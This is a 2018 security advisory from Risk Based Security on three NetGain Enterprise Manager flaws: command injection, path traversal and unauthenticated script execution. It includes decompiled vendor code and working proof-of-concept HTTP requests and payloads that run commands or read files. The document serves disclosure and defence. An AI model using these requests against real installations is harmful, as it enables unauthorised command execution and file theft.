RBS-2017-003

NetGain Enterprise Manager Web Interface Multiple Vulnerabilities

Table of Contents

Vendor / Product Information

NetGain Systems is a Singapore-based company that develops NetGain Enterprise Manager - a web-based IT infrastructure monitoring and management solution. The product is one of four solutions sold to over 500 companies worldwide.

Vulnerable Program Details

Details for tested products and versions:

Vendor:	NetGain
Product:	NetGain Enterprise Manager
Version:	7.2.806 build 1116, 10.0.6 build 50, 10.0.8 build 51

NOTE: Other versions than the one listed above are likely affected.

Credits

Sven Krewitt, Risk Based Security
Twitter: @RiskBased

Impact

NetGain Enterprise Manager provides a web-based management interface for configuring and viewing all monitored network devices and applications. This web interface is affected by multiple vulnerabilities that allow remote code execution or information disclosure. The web interface is usually run with administrator privileges.

Vulnerability Details

tools.exec_jsp Servlet command Parameter Remote Command Injection

The web-based interface provides a functionality to invoke the ping command for user-defined IP addresses. While previously reported by a third party in an earlier version, it was determined to have been incompletely fixed in version 7.2.586 build 877.

The `ping` command is executed using the following request in the web interface:

```
POST /u/jsp/tools/exec.jsp HTTP/1.1
Host: 192.168.210.135:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.210.135:8081/u/index.jsp
Content-Length: 104
Cookie: JSESSIONID=42A03F28CC39EA78CD02846FE931BD74
Connection: close

command=cmd+%2Fc+ping&argument=127.0.0.1&async_output=ping1511871848929&isWindows=true
```

According to the `web/WEB-INF/web.xml` file that is included in the application, the related servlet class is `org.apache.jsp.u.jsp.tools.exec_jsp`.

```
<servlet>
<servlet-name>org.apache.jsp.u.jsp.tools.exec_jsp</servlet-name>
<servlet-class>org.apache.jsp.u.jsp.tools.exec_jsp</servlet-class>
</servlet>
[...]
<servlet-mapping>
<servlet-name>org.apache.jsp.u.jsp.tools.exec_jsp</servlet-name>
<url-pattern>/u/jsp/tools/exec.jsp</url-pattern>
</servlet-mapping>
```

The class file is found in `ngjsp.jar` within the subdirectory `web/lib`. Surprisingly, not only the `exec_jsp.class` file was included in the jar file under `org/apache/jsp/u/jsp/tools`, but also `exec_jsp.java`, which made decompilation unnecessary.

The following excerpt consists of code for parsing the parameters and executing the `ping` utility:

```
String command = getParameter(request, "command");
String s = getParameter(request, "argument");
String argument = Utility.tokenize(s, " ")[0];
if (SysConfig.getIntProperty("allowDiscoveryByHostname") == 1 && [1]
 command.indexOf("ping")>=0) {
   try {
     InetAddress address = InetAddress.getByName(argument);
     argument = address.getHostAddress();
   } catch (Exception e) {
   }
}
```

```
command = command + " " + argument;
StringBuffer asyncOutput = null;
String asyncOutputId = request.getParameter("async_output");
if (asyncOutputId != null) {
  asyncOutput = (StringBuffer)session.getAttribute("exec_async_output"+asyncOutputId);
  if (asyncOutput == null) { asyncOutput = new StringBuffer(); }
  session.setAttribute("exec_async_output"+asyncOutputId, asyncOutput);
}
try {
  if( IPAddressUtil.isValidAddress(argument) && [2]
  (command.toLowerCase().startsWith("cmd /c ping") ||
  command.toLowerCase().startsWith("ping -c 5")) && [3]
  AbstractAction.isSessionValid(session) ){
    Process p = Runtime.getRuntime().exec(command);
    ExecStreamReader errRdr = new ExecStreamReader();
    errRdr.m_process = p;
    errRdr.m_out = out;
    errRdr.m_output = asyncOutput;
    errRdr.start();
```

The current code takes the `command` and `argument` parameters and ensures that

- only the first element of the space-separated argument string is used `[1]`
- the provided argument is a valid IP address [2]
- the provided command starts with the string `cmd /c ping` or `ping -c 5` [4]

The following command string would pass all tests and allow executing e.g. `calc.exe` (more complex commands are possible as space characters can be included):

```
command=cmd+%2Fc+ping%26calc.exe%26ping
```

The above analysis is based on version 7.2.806 build 1116, but the vulnerability also impacts version 10.0.6 build 50 and 10.0.8 build 51.

common.download_jsp Servlet filename Parameter Path Traversal File Disclosure

The web interface provides various ways to download log files or reports that are stored on the server's file system. One servlet related to downloads is referenced in `web/WEB-INF/web.xml`:

```
<servlet>
        <servlet-name>org.apache.jsp.u.jsp.common.download_jsp</servlet-name>
        <servlet-class>org.apache.jsp.u.jsp.common.download_jsp</servlet-class>
    </servlet>
...
```

```
<servlet-name>org.apache.jsp.u.jsp.common.download_jsp</servlet-name>
        <url-pattern>/u/jsp/common/download.jsp</url-pattern>
```

Similar to the `exec_jsp` class, the java file for this class can be found in `ngjsp.jar`. The following excerpt shows the vulnerable function:

```
public void _jspService(HttpServletRequest request, HttpServletResponse response)
        throws java.io.IOException, ServletException {
…
  session = pageContext.getSession();
  out = pageContext.getOut();
…
  String user = WebService.getUser(session); [1]
  if (user == null) return;
  String filename = (String)request.getAttribute("filename"); [2]
  if (filename == null) { filename = request.getParameter("filename"); }
  String srcDir = request.getParameter("srcDir");
  if (srcDir == null) {
    srcDir = "tmp";
    srcDir = netgain.sac.SysConfig.WEB_DIR+File.separator+srcDir;
  }
  String fullpath = srcDir+File.separator+filename; [3]
  File file = new File(fullpath);
  if (!file.exists()) {
    String s = Local.L1("File not found: {0}", filename);
    request.setAttribute("errorMessage", s);
    pageContext.forward("/u/jsp/common/error.jsp");
    return;
  }

  String extension = (String)request.getParameter("extension");
  if (extension != null) { filename = filename+"."+extension; }
  response.resetBuffer();
  response.setHeader("Content-Disposition", "attachment;filename=\""+filename+"\"");
  InputStream in = new FileInputStream(file); [4]
  //ServletOutputStream outs = response.getOutputStream();
  int bit = 256;
  try {
    while ((bit) >= 0) {
      bit = in.read();
      if (bit >= 0) { out.write(bit); }
    }
  } catch (IOException ioe) {
    //ioe.printStackTrace(System.out);
  }
  out.flush();
  //outs.close();
  in.close();
```


The function checks whether a user session exists [1] and takes the `filename` parameter from the request [2]. A full path to a file is compiled using the `filename` parameter without further sanitization [3]. The content of this file is then read and passed in the response [4]. Using path traversal sequences such as “../”, an authenticated attacker can access arbitrary files the NetGain process has access to.

```
GET /u/jsp/common/download.jsp?filename=../robots.txt
```

The above analysis is based on version 7.2.806 build 1116, but the vulnerability also impacts version 10.0.6 build 50 and 10.0.8 build 51.

[/u/jsp/designer/script_test.jsp Improper Access Restriction Remote Code Execution]

In the Monitor section of the web-based management interface, the “Customize” section allows to test scripts in various formats that are executed on different hosts.



The interface allows to choose between JavaScript, Unix Shell, and Visual Basic scripts and executes the script on the selected IP address if a NetGain agent is running on that system. The following example demonstrates the execution of arbitrary system commands via Visual Basic.

```
'Dim oShell
Set oShell = WScript.CreateObject ("WScript.Shell")
oShell.run "cmd.exe /C calc.exe"
Set oShell = Nothing'
```

The request to execute this script on the selected IP does not require authentication. This allows unauthenticated, remote attackers to execute arbitrary commands on any connected NetGain agent.

```
POST /u/jsp/designer/script_test.jsp HTTP/1.1
Host: [IP]:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
```

```
Referer: http://[IP]:8081/u/index.jsp
Content-Length: 182
Cookie: JSESSIONID=[arbitrary]
Connection: close
type=vbs&content='Dim+oShell%0ASet+oShell+%3D+WScript.CreateObject+
(%22WScript.Shell%22)%0AoShell.run+%22cmd.exe+%2FC+calc.exe%22%0ASet
+oShell+%3D+Nothing'&args=&count=0&ip=localhost
```

The above analysis is based on version 7.2.806 build 1116.

Solution

We are not currently aware of a solution for these vulnerabilities.

RBS contacted the vendor prior to disclosing the details, but a third-party, who independently discovered these vulnerabilities, published their advisory during the coordination process and claimed the vulnerabilities had been addressed by the vendor in the latest version.

Additional analysis performed by RBS concluded that the vulnerabilities were improperly fixed. Due to the vulnerability details being public, and the vendor failing to fix the vulnerabilities in a timely manner, RBS was forced to alert customers and publish this report without a patch being available.

References

RBS:	RBS-2017-003[1]
VulnDB:	170893, 170894, 170895

Timeline

2017-11-30	Vendor informed about vulnerability
2017-12-13	Alert sent to RBS VulnDB clients due to third-party disclosure
2018-03-22	Publication of this vulnerability report

[1] https://www.riskbasedsecurity.com/research/RBS-2017-003.pdf

About Risk Based Security

Risk Based Security offers clients fully integrated security solutions, combining real-time vulnerability and threat data, as well as the analytical resources to understand the implications of the data, resulting in not just security, but the right security.

Company History

Risk Based Security, Inc. (RBS) was established to support organizations with the technology to turn security data into actionable information and a competitive advantage. We do so by enhancing the research available and providing a first of its kind risk identification and evidence-based security management service.

As a data driven and vendor neutral organization, RBS is able to deliver focused security solutions that are timely, cost effective, and built to address the specific threats and vulnerabilities most relevant to the organizations we serve. We not only maintain vulnerability and data breach databases, we also use this information to inform our entire practice.

Solutions

VulnDB - Vulnerability intelligence, alerting, and third party library tracking based on the largest and most comprehensive vulnerability database in the world. Available as feature-rich SaaS portal or powerful API. Vendor evaluations including our Vulnerability Timeline and Exposure Metrics (VTEM), Cost of Ownership ratings, Code Maturity, and Social Risk Scores.

Cyber Risk Analytics - Extensive data breach database including interactive dashboards and breach analytics. Clients are able to gather and analyze security threat and data breach information on businesses, industries, geographies, and causes of loss. It also allows monitoring of domains for data breaches and leaked credentials as well as implementing a continuous vendor management program with our PreBreach data.

YourCISO - Revolutionary service that provides organizations an affordable security solution including policies, vulnerability scans, awareness material, incident response, and access to high quality information security resources and consulting services.

Vulnerability Assessments (VA) and Pentesting - Regularly scheduled VAs and pentests help an organization identify weaknesses before the bad guys do. Managing the most comprehensive VDB puts us in a unique position to offer comprehensive assessments, combining the latest in scanning technology and our own data. Detailed and actionable reports are provided in a clear and easy to understand language.

Security Development Lifecycle (SDL) - Consulting, auditing, and verification specialized in breaking code, which in turn greatly increases the security of products.